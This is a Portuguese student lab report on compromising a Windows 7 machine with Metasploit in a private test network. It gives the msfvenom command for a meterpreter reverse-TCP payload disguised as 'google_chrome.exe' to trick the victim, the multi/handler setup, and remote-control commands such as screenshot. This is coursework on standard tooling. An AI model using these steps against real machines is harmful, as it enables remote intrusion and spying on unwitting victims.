Invadindo Windows 7 utilizando Metasploit

Thais Ap. Silva Camacho - 93807

1 Introdução

O Metasploit Framework é uma ferramenta para desenvolvimento de *exploits* com *payloads* com o intuito de explorar vulnerabilidades. Os *exploits* permitem com que o ataque tenha início, pois pode ser um código malicioso ou um software que utiliza-se de uma vulnerabilidade para atacar o sistema como um todo ou parte dele, assim abrindo caminho para a injeção de outro código, o *payload*. O *payload* que fará a transmissão de dados. Ele é a parte nociva, que entra em ação depois do sistema ter sido comprometido pela vulnerabilidade utilizando o *exploit*.

Para a criação do *exploit* que encoda o *payload*, utiliza-se o *msfvenom*. Essa ferramenta é uma combinação das ferramentas *msfpayload* e *msfencode*. O *Kali Linux* já vem com a Metasploit Framework instalada por padrão, ou seja, já contém a *msfvenom*. Esse sistema operacional será utilizado no presente trabalho como o sistema invasor. O sistema operacional utilizado como vítima será o *Windows 7*.

2 Metasploit na prática

Primeiramente, deve-se gerar o *exploit* e encodar o *payload* com o *msfvenom*. Será gerado um *payload* de *reverse_TCP*. O ambiente configurado para realizar a prática da ferramenta, tem-se dois *hosts*: *Kali linux* e *Windows 7*. O IP de cada *host* pode ser consultado na Tabela 2.

Host	IP
Kali Linux	192.168.15.2
Windows 7	192.168.15.4

Tabela 1: IP de cada *host* na rede.

Após iniciar o terminal do *Kali Linux* basta dar o comando

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.15.2
lport=4444 -f exe > google_chrome.exe
```

onde,

- **-p:** Define o payload a ser utilizado;
- **lhost e lport:** define o IP e a PORTA, respectivamente, que a vítima irá se conectar na nossa máquina após a infecção;
- **-f:** O tipo de arquivo que iremos criar.

Esse passo pode ser verificado na Figura 1. Como o *windows* é o sistema alvo, criou-se um executável *.exe*, que chamamos de *google_chrome.exe*. Note que o nome ajuda na fase de engenharia social, que é a fase onde deve-se conduzir a vítima a utilizar o executável.




Figura 1: Gerando o executável com msfvenom

Antes da vítima executar o *.exe*, é necessário abrir e configurar o *msfconsole*. Para isso, é necessário usar o *handler*:

```
use multi/handler
```

Feito isso, é necessário informar ao controlador, qual *payload* ele ficará escutando, aguardando pela conexão, e informar novamente o *lhost* e o *lport*:

```
set payload windows/meterpreter/reverse_tcp

set lhost 192.168.15.2

set lport 4444
```

Essa etapas podem ser consultadas na Figura 2. Feito isso, basta digitar o comando final:

```
exploit
```

Agora basta aguardar pela execução do arquivo. Já na Figura 3, é apresentado o que acontece quando a vítima cai na emboscada.




Figura 2: Configurando o msfconsole




Figura 3: Vítima conectada

Nessa parte, já estamos "dentro"da máquina da vítima. Nesse cenário já podemos executar vários comandos, como:

- *ls:* mostrar os arquivo do diretório corrente;
- *screenshot:* tirar uma foto da tela da vítima;
- *pwd:* para visualizar o diretório corrente;
- *mkdir:* para criar uma pasta.

Na Figura 4, é apresentado o resultado de alguns desses comandos. Já na Figura 5 (a), é apresentado os comandos *mkdir* e *screenshot*, e na Figura 5 (b) mostra que a vítima está visualizando o *desktop*, que possui a pasta criada e o executável que foi passado para ela.






Figura 4: Controle da máquina da vítima



(a) Criando diretório e gerando *screenshot*



(b) Visualizando o *screenshot*

Figura 5: Controlando a máquina da vítima

3 Conclusão

Neste trabalho foi apresentado as ferramentas *msfvenom* e *msfconsole*, ambas pertencem ao *Metasploit Framework*. Utilizou-se o console do *metasploit* para gerar um *payload* através do gerador de *payloads msfvenom*, com o objetivo de criar uma conexão *tcp* reversa na porta 4444 em um alvo usando *Windows 7*.